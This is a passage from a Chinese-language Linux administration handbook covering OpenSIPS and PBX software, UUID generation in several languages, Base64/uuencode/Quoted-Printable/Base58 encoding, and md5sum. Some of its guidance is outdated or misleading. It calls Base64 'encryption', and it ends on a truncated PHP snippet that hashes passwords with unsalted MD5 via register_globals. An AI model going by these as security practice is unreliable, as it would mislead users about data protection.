DB.4.6/bin)
which: no db4.5_dump in
(/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/
root/bin:/usr/sbin//:/usr/sbin//:/usr/sbin/:/usr/local/Berkeley
DB.4.6/bin)
which: no db4.6_dump in
(/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/
root/bin:/usr/sbin//:/usr/sbin//:/usr/sbin/:/usr/local/Berkeley
DB.4.6/bin)
which: no db4.7_dump in
(/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/
root/bin:/usr/sbin//:/usr/sbin//:/usr/sbin/:/usr/local/Berkeley
DB.4.6/bin)
which: no db4.8_dump in
(/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/
root/bin:/usr/sbin//:/usr/sbin//:/usr/sbin/:/usr/local/Berkeley
DB.4.6/bin)
which: no db4.4_load in
(/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/
root/bin:/usr/sbin//:/usr/sbin//:/usr/sbin/:/usr/local/Berkeley
DB.4.6/bin)
which: no db4.5_load in
(/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/
root/bin:/usr/sbin//:/usr/sbin//:/usr/sbin/:/usr/local/Berkeley
```

```
DB.4.6/bin)
which: no db4.6_load in
(/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/
root/bin:/usr/sbin//:/usr/sbin//:/usr/sbin/:/usr/local/Berkeley
DB.4.6/bin)
which: no db4.7_load in
(/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/
root/bin:/usr/sbin//:/usr/sbin//:/usr/sbin/:/usr/local/Berkeley
DB.4.6/bin)
which: no db4.8_load in
(/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/
root/bin:/usr/sbin//:/usr/sbin//:/usr/sbin/:/usr/local/Berkeley
DB.4.6/bin)
INFO: creating Berkeley DB database at: [/etc/opensips/bdb]
Install presence related tables? (y/n): y
Install tables for imc cpl siptrace domainpolicy carrierroute
userblacklist registrant? (y/n): y
```

```
opensipsctl start
```

3. 测试 opensips

首先创建一些账号

```
# opensipsctl add 1002 123456
new user '1002' added

# opensipsctl add 1003 123456
new user '1003' added

# opensipsctl add 1004 123456
new user '1004' added

# opensipsctl add 1005 123456
new user '1005' added
```

下载 Linphone
http://www.linphone.org/eng/download/packages/linphone-3.7.0.html登陆 Opensips

服务器端查看登陆情况

```
# opensipsctl online
1001
1002
```

第 159 章 PBX

1. Asterisk (OpenSource Linux PBX that supports both SIP and H.323)

http://www.asteriskpbx.com/

```
netkiller@shenzhen:~$ apt-cache search Asterisk
asterisk-app-dtmftotext - Text entry application for Asterisk
asterisk-app-fax - Softfax application for Asterisk
asterisk-app-misdn-v110 - V.110 protocol handler for Asterisk
asterisk-chan-capi - Common ISDN API 2.0 implementation for
Asterisk
asterisk-chan-misdn - mISDN support for Asterisk
asterisk-oh323 - oh323 channel driver for Asterisk
asterisk-prompt-de - German voice prompts for the Asterisk PBX
asterisk-prompt-es-co - Colombian Spanish voice prompts for
Asterisk
asterisk-prompt-fr - French voice prompts for Asterisk
asterisk-prompt-it - Italian voice prompts for the Asterisk PBX
asterisk-prompt-se - Swedish voice prompts for Asterisk
asterisk-rate-engine - Asterisk least cost routing module
asterisk-sounds-extra - Additional sound files for the Asterisk
PBX
destar - management interface for the Asterisk PBX
gastman - GUI tool for Asterisk administration and monitoring
iaxmodem - software modem with IAX2 connectivity
kiax - IAX VoIP softphone
libiax-dev - implementation of the Inter-Asterisk eXchange
protocol (devel)
libiax0 - implementation of the Inter-Asterisk eXchange
protocol
op-panel - switchboard type application for the Asterisk PBX
asterisk-prompt-es - Spanish prompts for the Asterisk PBX
asterisk - Open Source Private Branch Exchange (PBX)
asterisk-bristuff - Open Source Private Branch Exchange (PBX) -
BRIstuff-enabled version
asterisk-classic - Open Source Private Branch Exchange (PBX) -
original Digium version
asterisk-config - config files for asterisk
```

```
asterisk-dev - development files for asterisk
asterisk-doc - documentation for asterisk
asterisk-h323 - asterisk H.323 VoIP channel
asterisk-sounds-main - sound files for asterisk
asterisk-web-vmail - Web-based (CGI) voice mail interface for
Asterisk
netkiller@shenzhen:~$
```

2. FreeSWITCH

https://www.freeswitch.org/

3. Yate - Yet Another Telephony Engine (includes SIP to H.323 translation)

http://yate.null.ro/pmwiki/

第 160 章 VOCAL (includes a SIP to H.323 translator)

http://www.vovida.org/

第 161 章 SIP/H.323 客户端

1. linphone

http://www.linphone.org

2. Yate Client

http://yateclient.yate.ro/

部分 XIX. 数字证书，编码与解码

第 162 章 UUID (Universally Unique Identifier)

以前对UUID的了解很少，只知道是128位整数(16字节)的全局唯一标识符(Universally Unique Identifier)。

UUID 是指在一台机器上生成的数字，它保证对在同一时空中的所有机器都是唯一的。通常平台会提供生成UUID的API。UUID按照开放软件基金会(OSF)制定的标准计算，用到了以太网卡地址、纳秒级时间、芯片ID码和许多可能的数字。由以下几部分的组合：当前日期和时间(UUID的第一个部分与时间有关，如果你在生成一个UUID之后，过几秒又生成一个UUID，则第一个部分不同，其余相同)，时钟序列，全局唯一的IEEE机器识别号（如果有网卡，从网卡获得，没有网卡以其他方式获得），UUID的唯一缺陷在于生成的结果串会比较长。关于UUID这个标准使用最普遍的是微软的GUID(Globals Unique Identifiers)。

其格式为： xxxxxxxx-xxxx-xxxx-xxxxxxxxxxxxxxxx(8-4-4-16)，其中每个 x 是 0-9 或 a-f 范围内的一个十六进制的数字。而标准的UUID格式为：xxxxxxxx-xxxx-xxxx-xxxxxx-xxxxxxxxxx (8-4-4-4-12)

使用UUID的好处在分布式的软件系统中（比如：DCE/RPC, COM+,CORBA）就能体现出来，它能保证每个节点所生成的标识都不会重复，并且随着WEB服务等整合技术的发展，UUID的优势将更加明显。

http://en.wikipedia.org/wiki/UUID

RFC

1. GUID

GUID是UUID的windows实现，GUID也是一个128位长的数字，一般用16进制表示。算法的核心思想是结合机器的网卡、当地时间、一个随机数来生成GUID。从理论上讲，如果一台机器每秒产生10000000个GUID，则可以保证（概率意义上）3240年不重复。

到微软件网站下载GUIDGEN.EXE来生成GUID



点击"New GUID"生成新GUID

单击"Copy"复制到剪贴板

生成的GUID：{12466768-64A9-426a-A2E8-ABFDB016B248}

2. Subversion

svnlook uuid — 打印版本库的UUID。

```
svnlook uuid REPOS_PATH
```

打印版本库的UUID，UUID是版本库的universal unique IDentifier（全局唯一标示），Subversion客户端可以使用这个标示区分不同的版本库。

```
$ svnlook uuid /usr/local/svn/repos
e7fe1b91-8cd5-0310-98dd-2f12e793c5e8
```

请参考：http://www.subversion.org.cn/svnbook/nightly/index.html

3. PHP UUID

```
<?php

/* Copyright 2006 Maciej Strzelecki



   This program is free software; you can redistribute it and/o
r modify

   it under the terms of the GNU General Public License as publ
ished by

   the Free Software Foundation; either version 2 of the Licens
e, or

   (at your option) any later version.



   This program is distributed in the hope that it will be usef
ul,

   but WITHOUT ANY WARRANTY; without even the implied warranty
of

   MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See th
e

   GNU General Public License for more details.
```

```
   You should have received a copy of the GNU General Public Li
cense

   along with this program; if not, write to the Free Software

   Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA  0
2110-1301  USA */



function uuid()

{

   // version 4 UUID

   return sprintf(

       '%08x-%04x-%04x-%02x%02x-%012x',

       mt_rand(),

       mt_rand(0, 65535),

       bindec(substr_replace(

           sprintf('%016b', mt_rand(0, 65535)), '0100', 11, 4)

       ),

       bindec(substr_replace(sprintf('%08b', mt_rand(0, 255)),
'01', 5, 2)),

       mt_rand(0, 255),

       mt_rand()

   );

}

?>
```

参考：http://cn.php.net/uniqid

4. JAVA UUID

```
import java.util.UUID;
public class Test {
        public static void main(String[] args) {
                UUID uuid = UUID.randomUUID();
                System.out.println (uuid);
        }
}
编译运行输出:
07ca3dec-b674-41d0-af9e-9c37583b08bb
```

参考：http://java.sun.com/j2se/1.5.0/docs/api/java/util/UUID.html

5. PERL UUID

```
#!/usr/bin/perl
use CGI::Carp qw(fatalsToBrowser);

my $uuid_str;
if (@ARGV) {
  $uuid_str = $ARGV[0];
} else {
  eval {
    require Data::UUID;
    my $ug = new Data::UUID;
    $uuid_str = $ug->create_str;
  };
  if ($@) {
    $uuid_str = `uuidgen`;
    $uuid_str =~ s/\r?\n?$//;
  }
}
my @stuff = split /-/, $uuid_str;

print "Content-type: text/html\n\n";
print "<html><head><title>GUID Generator</title></head><body>";
print '<h2><font face="verdana, arial">GUID Generator</font>
</h2>';
print '<font face="new courier, courier">';
print "{$uuid_str}</font><br>";
print '<h6><font face="verdana, arial"><a
href="http://extensions.roachfiend.com/cgi-bin/guid.pl">Get
another GUID</a></font></h6>';
print '<h6><font face="verdana, arial"><a
href="http://extensions.roachfiend.com/guid.txt">View the
source of this script</a></font></h6>';
print "</body></html>";
exit;
```

参考：http://extensions.roachfiend.com/cgi-bin/guid.pl

6. Python UUID

```
"""UUID (universally unique identifiers) as specified in RFC
4122.

This module provides the UUID class and the functions uuid1(),
uuid3(),
uuid4(), uuid5() for generating version 1, 3, 4, and 5 UUIDs
respectively.

This module works with Python 2.3 or higher."""

__author__ = 'Ka-Ping Yee <ping@zesty.ca>'
__date__ = '$Date: 2012-02-01 13:40:49 +0800 (Wed, 01 Feb 2012)
$'.split()[1].replace('/', '-')
__version__ = '$Revision: 333 $'

RESERVED_NCS, RFC_4122, RESERVED_MICROSOFT, RESERVED_FUTURE = [
    'reserved for NCS compatibility', 'specified in RFC 4122',
    'reserved for Microsoft compatibility', 'reserved for
future definition']

class UUID(object):
    """Instances of the UUID class represent UUIDs as specified
in RFC 4122.
    Converting a UUID to a string using str() produces a string
in the form
    "{12345678-1234-1234-1234-123456789abc}".  The UUID
constructor accepts
    a similar string (braces and hyphens optional), or six
integer arguments
    (with 32-bit, 16-bit, 16-bit, 8-bit, 8-bit, and 48-bit
values
    respectively).  UUID objects have the following attributes:

        bytes       gets or sets the UUID as a 16-byte string

        urn         gets the UUID as a URN as specified in RFC
4122
```

```
        variant     gets or sets the UUID variant as one of the
constants
                    RESERVED_NCS, RFC_4122, RESERVED_MICROSOFT,
RESERVED_FUTURE

        version     gets or sets the UUID version number (1
through 5)
    """

    def __init__(self, *args):
        """Create a UUID either from a string representation in
hexadecimal
        or from six integers (32-bit time_low, 16-bit time_mid,
16-bit
        time_hi_ver, 8-bit clock_hi_res, 8-bit clock_low, 48-
bit node)."""
        if len(args) == 1:
            digits = args[0].replace('urn:',
'').replace('uuid:', '')
            digits = digits.replace('{', '').replace('}',
'').replace('-', '')
            assert len(digits) == 32, ValueError('badly formed
UUID string')
            time_low = int(digits[:8], 16)
            time_mid = int(digits[8:12], 16)
            time_hi_ver = int(digits[12:16], 16)
            clock_hi_res = int(digits[16:18], 16)
            clock_low = int(digits[18:20], 16)
            node = int(digits[20:32], 16)
        else:
            (time_low, time_mid, time_hi_ver,
             clock_hi_res, clock_low, node) = args
        assert 0 <= time_low < 0x100000000,
ValueError('time_low out of range')
        assert 0 <= time_mid < 1<<16, ValueError('time_mid out
of range')
        assert 0 <= time_hi_ver < 1<<16,
ValueError('time_hi_ver out of range')
        assert 0 <= clock_hi_res < 1<<8,
ValueError('clock_hi_res out of range')
        assert 0 <= clock_low < 1<<8, ValueError('clock_low out
of range')
        assert 0 <= node < 0x1000000000000, ValueError('node
out of range')
        self.time_low = time_low
```

```
        self.time_mid = time_mid
        self.time_hi_ver = time_hi_ver
        self.clock_hi_res = clock_hi_res
        self.clock_low = clock_low
        self.node = node

    def __cmp__(self, other):
        return cmp(self.bytes, getattr(other, 'bytes', other))

    def __str__(self):
        return '{%08x-%04x-%04x-%02x%02x-%012x}' % (
            self.time_low, self.time_mid, self.time_hi_ver,
            self.clock_hi_res, self.clock_low, self.node)

    def __repr__(self):
        return 'UUID(%r)' % str(self)

    def get_bytes(self):
        def byte(n):
            return chr(n & 0xff)

        return (byte(self.time_low >> 24) + byte(self.time_low
>> 16) +
                byte(self.time_low >> 8) + byte(self.time_low)
+
                byte(self.time_mid >> 8) + byte(self.time_mid)
+
                byte(self.time_hi_ver >> 8) +
byte(self.time_hi_ver) +
                byte(self.clock_hi_res) + byte(self.clock_low)
+
                byte(self.node >> 40) + byte(self.node >> 32) +
                byte(self.node >> 24) + byte(self.node >> 16) +
                byte(self.node >> 8) + byte(self.node))

    def set_bytes(self, bytes):
        values = map(ord, bytes)
        self.time_low = ((values[0] << 24) + (values[1] << 16)
+
                         (values[2] << 8) + values[3])
        self.time_mid = (values[4] << 8) + values[5]
        self.time_hi_ver = (values[6] << 8) + values[7]
        self.clock_hi_res = values[8]
        self.clock_low = values[9]
        self.node = ((values[10] << 40) + (values[11] << 32) +
```

```
                    (values[12] << 24) + (values[13] << 16) +
                    (values[14] << 8) + values[15])

    bytes = property(get_bytes, set_bytes)

    def get_urn(self):
        return 'urn:uuid:%08x-%04x-%04x-%02x%02x-%012x' % (
            self.time_low, self.time_mid, self.time_hi_ver,
            self.clock_hi_res, self.clock_low, self.node)

    urn = property(get_urn)

    def get_variant(self):
        if not self.clock_hi_res & 0x80:
            return RESERVED_NCS
        elif not self.clock_hi_res & 0x40:
            return RFC_4122
        elif not self.clock_hi_res & 0x20:
            return RESERVED_MICROSOFT
        else:
            return RESERVED_FUTURE

    def set_variant(self, variant):
        if variant == RESERVED_NCS:
            self.clock_hi_res &= 0x7f
        elif variant == RFC_4122:
            self.clock_hi_res &= 0x3f
            self.clock_hi_res |= 0x80
        elif variant == RESERVED_MICROSOFT:
            self.clock_hi_res &= 0x1f
            self.clock_hi_res |= 0xc0
        elif variant == RESERVED_FUTURE:
            self.clock_hi_res &= 0x1f
            self.clock_hi_res |= 0xe0
        else:
            raise ValueError('illegal variant identifier')

    variant = property(get_variant, set_variant)

    def get_version(self):
        return self.time_hi_ver >> 12

    def set_version(self, version):
        assert 1 <= version <= 5, ValueError('illegal version
number')
```

```
        self.time_hi_ver &= 0x0fff
        self.time_hi_ver |= (version << 12)

    version = property(get_version, set_version)

def unixgetaddr(program):
    """Get the hardware address on a Unix machine."""
    from os import popen
    for line in popen(program):
        words = line.lower().split()
        if 'hwaddr' in words:
            addr = words[words.index('hwaddr') + 1]
            return int(addr.replace(':', ''), 16)
        if 'ether' in words:
            addr = words[words.index('ether') + 1]
            return int(addr.replace(':', ''), 16)

def wingetaddr(program):
    """Get the hardware address on a Windows machine."""
    from os import popen
    for line in popen(program + ' /all'):
        if line.strip().lower().startswith('physical address'):
            addr = line.split(':')[-1].strip()
            return int(addr.replace('-', ''), 16)

def getaddr():
    """Get the hardware address as a 48-bit integer."""
    from os.path import join, isfile
    for dir in ['/sbin', '/usr/sbin', r'c:\windows',
                r'c:\windows\system', r'c:\windows\system32']:
        if isfile(join(dir, 'ifconfig')):
            return unixgetaddr(join(dir, 'ifconfig'))
        if isfile(join(dir, 'ipconfig.exe')):
            return wingetaddr(join(dir, 'ipconfig.exe'))

def uuid1():
    """Generate a UUID based on the time and hardware
address."""
    from time import time
    from random import randrange
    nanoseconds = int(time() * 1e9)
    # 0x01b21dd213814000 is the number of 100-ns intervals
between the
    # UUID epoch 1582-10-15 00:00:00 and the Unix epoch 1970-
01-01 00:00:00.
```

```
    timestamp = int(nanoseconds/100) + 0x01b21dd213814000
    clock = randrange(1<<16) # don't use stable storage
    time_low = timestamp & (0x100000000 - 1)
    time_mid = (timestamp >> 32) & 0xffff
    time_hi_ver = (timestamp >> 48) & 0x0fff
    clock_low = clock & 0xff
    clock_hi_res = (clock >> 8) & 0x3f
    node = getaddr()
    uuid = UUID(time_low, time_mid, time_hi_ver, clock_low,
clock_hi_res, node)
    uuid.variant = RFC_4122
    uuid.version = 1
    return uuid

def uuid3(namespace, name):
    """Generate a UUID from the MD5 hash of a namespace UUID
and a name."""
    from md5 import md5
    uuid = UUID(0, 0, 0, 0, 0, 0)
    uuid.bytes = md5(namespace.bytes + name).digest()[:16]
    uuid.variant = RFC_4122
    uuid.version = 3
    return uuid

def uuid4():
    """Generate a random UUID."""
    try:
        from os import urandom
    except:
        from random import randrange
        uuid = UUID(randrange(1<<32), randrange(1<<16),
randrange(1<<16),
                    randrange(1<<8), randrange(1<<8),
randrange(1<<48))
    else:
        uuid = UUID(0, 0, 0, 0, 0, 0)
        uuid.bytes = urandom(16)
    uuid.variant = RFC_4122
    uuid.version = 4
    return uuid

def uuid5(namespace, name):
    """Generate a UUID from the SHA-1 hash of a namespace UUID
and a name."""
    from sha import sha
```

```
    uuid = UUID(0, 0, 0, 0, 0, 0)
    uuid.bytes = sha(namespace.bytes + name).digest()[:16]
    uuid.variant = RFC_4122
    uuid.version = 5
    return uuid

NAMESPACE_DNS = UUID('{6ba7b810-9dad-11d1-80b4-00c04fd430c8}')
NAMESPACE_URL = UUID('{6ba7b811-9dad-11d1-80b4-00c04fd430c8}')
NAMESPACE_OID = UUID('{6ba7b812-9dad-11d1-80b4-00c04fd430c8}')
NAMESPACE_X500 = UUID('{6ba7b814-9dad-11d1-80b4-00c04fd430c8}')
```

参考：http://zesty.ca/python/uuid.html

参考：https://svn.n-h.com/svn/exchange4linux/trunk/src/BILL-StorageServer/UUID.py

7. MySQL uuid()

```
mysql> select uuid();
+--------------------------------------+
| uuid()                               |
+--------------------------------------+
| 2f761256-8360-102c-b767-001cc07156cb |
+--------------------------------------+
1 row in set (0.02 sec)
```

8. linux command uuid

```
$ sudo apt-get install uuid

$ uuid
5ce08f58-21ac-11de-a16f-001cc07156cb
```

第 163 章 Encode & Decode

1. MIME (BASE64) 专题

什么是Base64?

按照RFC2045的定义，Base64被定义为：Base64内容传送编码被设计用来把任意序列的8位字节描述为一种不易被人直接识别的形式。

为什么要使用Base64?

在设计这个编码的时候，我想设计人员最主要考虑了3个问题：

1. 是否加密?
2. 加密算法复杂程度和效率?
3. 如何处理传输?

加密是肯定的，但是加密的目的不是让用户发送非常安全的Email。这种加密方式主要就是“防君子不防小人”。即达到一眼望去完全看不出内容即可。 基于这个目的加密算法的复杂程度和效率也就不能太大和太低。和上一个理由类似，MIME协议等用于发送Email的协议解决的是如何收发Email，而并不是如何安全的收发Email。因此算法的复杂程度要小，效率要高，否则因为发送Email而大量占用资源，路就有点走歪了。

但是，如果是基于以上两点，那么我们使用最简单的恺撒法即可，为什么Base64看起来要比恺撒法复杂呢？这是因为在Email的传送过程中，由于历史原因，Email只被允许传送ASCII字符，即一个8位字节的低7位。因此，如果您发送了一封带有非ASCII字符（即字节的最高位是1）的Email通过有“历史问题”的网关时就可能会出现问题。网关可能会把最高位置为0！很明显，问题就这样产生了！因此，为了能够正常的传送Email，这个问题就必须考虑！所以，单单靠改变字母的

位置的恺撒之类的方案也就不行了。关于这一点可以参考 RFC2046。基于以上的一些主要原因产生了Base64编码。

参考邮件正文 Content-Transfer-Encoding: base64

OpenSSL - Base64

1.1. Linux Command base64

```
$ cat file | base64
```

1.2. PHP Base64

base64_encode

base64_encode

(PHP 3, PHP 4, PHP 5)

base64_encode -- 使用 MIME base64 对数据进行编码

说明

string base64_encode (string data)

base64_encode() returns 使用 base64 对 data 进行编码。设计此种编码是为了使二进制数据可以通过非纯 8-bit 的传输层传输，例如电子邮件的主体。

Base64-encoded 数据要比原始数据多占用 33% 左右的空间。

例子 1. base64_encode() 示例

```
<?php
```

```
  $str = 'This is an encoded string';
  echo base64_encode($str);
?>
```

此示例将显示:

VGhpcyBpcyBhbiBlbmNvZGVkIHN0cmluZw==

例子 2. stream_filter_append() 示例

```
<?php
$fp = fopen('php://output', 'w');
stream_filter_append($fp, 'convert.base64-encode');
fwrite($fp, "This is a test.\n");
fclose($fp);
/* Outputs:  VGhpcyBpcyBhIHRlc3QuCg==  */
echo "\n============================================\n";

$fp = fopen('php://output', 'w');
stream_filter_append($fp, 'convert.base64-decode');
fwrite($fp, "VGhpcyBpcyBhIHRlc3QuCg==");
fclose($fp);
/* Outputs:  This is a test.  */
echo "============================================\n";

$param = array('line-length' => 8, 'line-break-chars' =>
"\r\n");
$fp = fopen('php://output', 'w');
stream_filter_append($fp, 'convert.base64-encode',
STREAM_FILTER_WRITE, $param);
fwrite($fp, "This is a test.\n");
fclose($fp);
/* Outputs:  VGhpcyBp
         :  cyBhIHRl
         :  c3QuCg==  */
?>
```

base64_decode

base64_decode

(PHP 3, PHP 4, PHP 5)

base64_decode -- 对使用 MIME base64 编码的数据进行解码

说明

string base64_decode (string encoded_data)

base64_decode() 对 encoded_data 进行解码，返回原始数据，失败则返回 FALSE。返回的数据可能是二进制的。

例子 1. base64_decode() 示例

```
<?php
$str = 'VGhpcyBpcyBhbiBlbmNvZGVkIHN0cmluZw==';
echo base64_decode($str);
?>
```

此示例将显示：

This is an encoded string

1.3. Python Base64

编码：b64encode

```
import base64
base64.b64encode('This is an encoded string')
```

此示例将显示:

'VGhpcyBpcyBhbiBlbmNvZGVkIHN0cmluZw=='

解码:

```
import base64
base64.b64decode('VGhpcyBpcyBhbiBlbmNvZGVkIHN0cmluZw==')
```

此示例将显示:

This is an encoded string

1.4. perl base64

```
perl -MMIME::Base64 -e 'print encode_base64("netkiller");'

perl -MMIME::Base64 -e 'print decode_base64("bmV0a2lsbGVy");'
```

1.5. Java Base64

Java 7

```
import java.io.*;
public class base64Test {

        public static void main(String[] args) {

            try {
                String text = "This is an encoded string";
                //Convert a string to base64 string
                byte[] buf = text.getBytes();
                String encode = new
```

```
sun.misc.BASE64Encoder().encode(buf);
                System.out.println(encode);

                // Convert base64 string to a string
                buf = new
sun.misc.BASE64Decoder().decodeBuffer(encode);
                String decode = new String(buf);
                System.out.println(decode);
            } catch (IOException e) {

            }
        }
}
```

Java 8

```
package cn.netkiller.test;

import java.nio.charset.StandardCharsets;
import java.util.Base64;

public class Base64Test {
        public static void main(String[] args) {
                final String text =
"http://www.netkiller.cn/index.html";

                final String encoded =
Base64.getEncoder().encodeToString(text.getBytes(StandardChar
sets.UTF_8));
                System.out.println(encoded);

                final String decoded = new
String(Base64.getDecoder().decode(encoded),
StandardCharsets.UTF_8);
                System.out.println(decoded);
        }
}
```

```
package cn.netkiller.security;

import java.io.UnsupportedEncodingException;
import java.util.Base64;

public class Base64Test {

	public Base64Test() {
		// TODO Auto-generated constructor stub
	}

	public static void main(String[] args) throws
UnsupportedEncodingException {
		// TODO Auto-generated method stub
		String asB64 =
Base64.getEncoder().encodeToString("some
string".getBytes("utf-8"));
		System.out.println(asB64); // 输出为:
c29tZSBzdHJpbmc=

		// 解码
		byte[] asBytes =
Base64.getDecoder().decode("c29tZSBzdHJpbmc=");
		System.out.println(new String(asBytes, "utf-
8")); // 输出为: some string

		// 但由于URL对反斜线“/”有特殊的意义，因此URL编码需要
替换掉它，使用下划线替换
		String basicEncoded =
Base64.getEncoder().encodeToString("subjects?
abcd".getBytes("utf-8"));
		System.out.println("Using Basic Alphabet: " +
basicEncoded);

		String urlEncoded =
Base64.getUrlEncoder().encodeToString("subjects?
abcd".getBytes("utf-8"));
		System.out.println("Using URL Alphabet: " +
urlEncoded);
	}

}
```

1.6. C/C++ Base64

2. Uuencode

注意

uuencode不是MIME标准

application/x-uuencode

Uuencode 是将二进制文件以文本文件方式进行编码表示、以利于基于文本传输环境中进行二进制文件的传输/交换的编码方法之一， 在邮件系统/二进制新闻组中使用频率比较高，经常用于附件二进制文件。

这种编码的特征是：每一行开头用“M”标志。

Uuencode的算法很简单，编码时它将3个字符顺序放入一个 24 位的缓冲区，缺字符的地方补零，然后将缓冲区截断成为 4 个部分，高位在先，每个部分 6 位，用下面的64个字符重新表示：

"`!"#$%&'()*+,-./0123456789:;<=>?
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_"

解码时它将4个字符分别转换为4个6位字符后，截取有用的后六位放入一个 24 位的缓冲区，即得3个二进制代码。

2.1. PHP uuencode

编码：convert_uuencode()

```
<?php
$some_string = "test\ntext text\r\n";
echo convert_uuencode($some_string);
```

```
?>
```

解码：convert_uuencode()

```
<?php
        $some_string = "This is an encoded string";
        $encode = convert_uuencode($some_string);
        echo convert_uudecode($encode);
?>
```

3. Quoted-Printable

Quoted-Printable也是MIME邮件中常用的编码方式之一。同Base64一样，它也将输入的字符串或数据编码成全是ASCII码的可打印字符串。

Quoted-Printable编码的基本方法是：输入数据在33-60、62-126范围内的，直接输出；其它的需编码为“=”加两个字节的HEX码(大写)。为保证输出行不超过规定长度，可在行尾加“=\r\n”序列作为软回车。

3.1. C Quoted-Printable

```
int EncodeQuoted(const unsigned char* pSrc, char* pDst, int
nSrcLen, int nMaxLineLen)
{
    int nDstLen;         // 输出的字符计数
    int nLineLen;        // 输出的行长度计数

    nDstLen = 0;
    nLineLen = 0;

    for (int i = 0; i < nSrcLen; i++, pSrc++)
    {
        // ASCII 33-60, 62-126原样输出，其余的需编码
        if ((*pSrc >= '!') && (*pSrc <= '~') && (*pSrc != '='))
        {
            *pDst++ = (char)*pSrc;
            nDstLen++;
            nLineLen++;
        }
        else
        {
            sprintf(pDst, "=%02X", *pSrc);
            pDst += 3;
            nDstLen += 3;
            nLineLen += 3;
        }
```

```
        // 输出换行?
        if (nLineLen >= nMaxLineLen - 3)
        {
            sprintf(pDst, "=\r\n");
            pDst += 3;
            nDstLen += 3;
            nLineLen = 0;
        }
    }

    // 输出加个结束符
    *pDst = '\0';

    return nDstLen;
}
```

Quoted-Printable解码很简单，将编码过程反过来就行了。

```
int DecodeQuoted(const char* pSrc, unsigned char* pDst, int
nSrcLen)
{
    int nDstLen;        // 输出的字符计数
    int i;

    i = 0;
    nDstLen = 0;

    while (i < nSrcLen)
    {
        if (strncmp(pSrc, "=\r\n", 3) == 0)        // 软回车，跳
过
        {
            pSrc += 3;
            i += 3;
        }
        else
        {
            if (*pSrc == '=')        // 是编码字节
            {
                sscanf(pSrc, "=%02X", pDst);
```

```
                pDst++;
                pSrc += 3;
                i += 3;
            }
            else        // 非编码字节
            {
                *pDst++ = (unsigned char)*pSrc++;
                i++;
            }

            nDstLen++;
        }
    }

    // 输出加个结束符
    *pDst = '\0';

    return nDstLen;
}
```

参考:http://dev.csdn.net/develop/article/19/19205.shtm

3.2. Java Quoted-Printable

3.3. Python Quoted-Printable

4. Base58

什么是Base58?

4.1. php

```
<?php

$number = '123456789009876543211234567890';
$result = base58_encode($number);
echo('Encoded: ' . $result . '<br>');
echo('Decoded: ' . base58_decode($result) . '<br>');


function base58_encode($input)
{
    $alphabet =
'123456789abcdefghijkmnopqrstuvwxyzABCDEFGHJKLMNPQRSTUVWXYZ';
    $base_count = strval(strlen($alphabet));
    $encoded = '';
    while (floatval($input) >= floatval($base_count))
    {
        $div = bcdiv($input, $base_count);
        $mod = bcmod($input, $base_count);
        $encoded = substr($alphabet, intval($mod), 1) .
$encoded;
        $input = $div;
    }
    if (floatval($input) > 0)
    {
        $encoded = substr($alphabet, intval($input), 1) .
$encoded;
    }
    return($encoded);
}

function base58_decode($input)
{
    $alphabet =
```

```
'123456789abcdefghijkmnopqrstuvwxyzABCDEFGHJKLMNPQRSTUVWXYZ';
    $base_count = strval(strlen($alphabet));
    $decoded = strval(0);
    $multi = strval(1);
    while (strlen($input) > 0)
    {
        $digit = substr($input, strlen($input) - 1);
        $decoded = bcadd($decoded, bcmul($multi,
strval(strpos($alphabet, $digit))));
        $multi = bcmul($multi, $base_count);
        $input = substr($input, 0, strlen($input) - 1);
    }
    return($decoded);
}
```

4.2. Java Base58

Maven 文件添加下面代码

```
<repositories>
  <repository>
      <id>jitpack.io</id>
      <url>https://jitpack.io</url>
  </repository>
</repositories>

<dependencies>
  <dependency>
    <groupId>com.github.multiformats</groupId>
    <artifactId>java-multihash</artifactId>
    <version>$LATEST_VERSION</version>
  </dependency>
</dependencies>
```

```
import io.ipfs.multibase.Base58;
```

```
Base58.encode(string);

Base58.decode(encrypted)



Multihash m =
Multihash.fromBase58("QmatmE9msSfkKxoffpHwNLNKgwZG8eT9Bud6YoP
ab52vpy");
```

第 164 章 Message Digest (数字摘要)

1. MD5专题

1.1. md5sum

MD5 为当前常用的 hash function,一般用来计算资料的杂凑值,俾利资料正确性之验证；md5sum 则为用来检查计算hash function 的的工具程序，具体的参数用法可去man md5sum 的用法。

生成杂凑值,有些文章叫指纹

md5sum file.txt

```
C:\GnuWin32\neo>md5sum file.txt
7012acbb1d394b20567dffbf0992b677 *file.txt

C:\GnuWin32\neo>md5sum file.txt > file.txt.md5

C:\GnuWin32\neo>md5sum -c file.txt.md5
file.txt: OK
```

生成指纹并重订向到文件

md5sum file.txt > file.txt.md5


```
C:\GnuWin32\neo>md5sum file.txt
7012acbb1d394b20567dffbf0992b677 *file.txt

C:\GnuWin32\neo>md5sum file.txt > file.txt.md5

C:\GnuWin32\neo>md5sum -c file.txt.md5
file.txt: OK
```

```

```

生成一组文件

```
md5sum file0.txt > file.txt.md5
md5sum file1.txt >> file.txt.md5
md5sum file2.txt >> file.txt.md5
```

使用通配符

```
C:\GnuWin32\neo>md5sum *
7012acbb1d394b20567dffbf0992b677 *file.txt
d9226d4bd8779baa69db272f89a2e05c *message.txt

C:\GnuWin32\neo>md5sum * >file.txt.md5
```

验证文件是否被人更改过

md5sum -c file.txt.md5

```
C:\GnuWin32\neo>md5sum file.txt
7012acbb1d394b20567dffbf0992b677 *file.txt

C:\GnuWin32\neo>md5sum file.txt > file.txt.md5

C:\GnuWin32\neo>md5sum -c file.txt.md5
file.txt: OK
```

1.2. PHP md5()

```
# cat md5.php
<html>
<p>MD5 密码产生器</p>
<form method=post action=des.php>
<p>password:<input name=passwd type=text size=20></p>
<input type=submit value=submit>
</form>
<?
$enpw=md5($passwd);
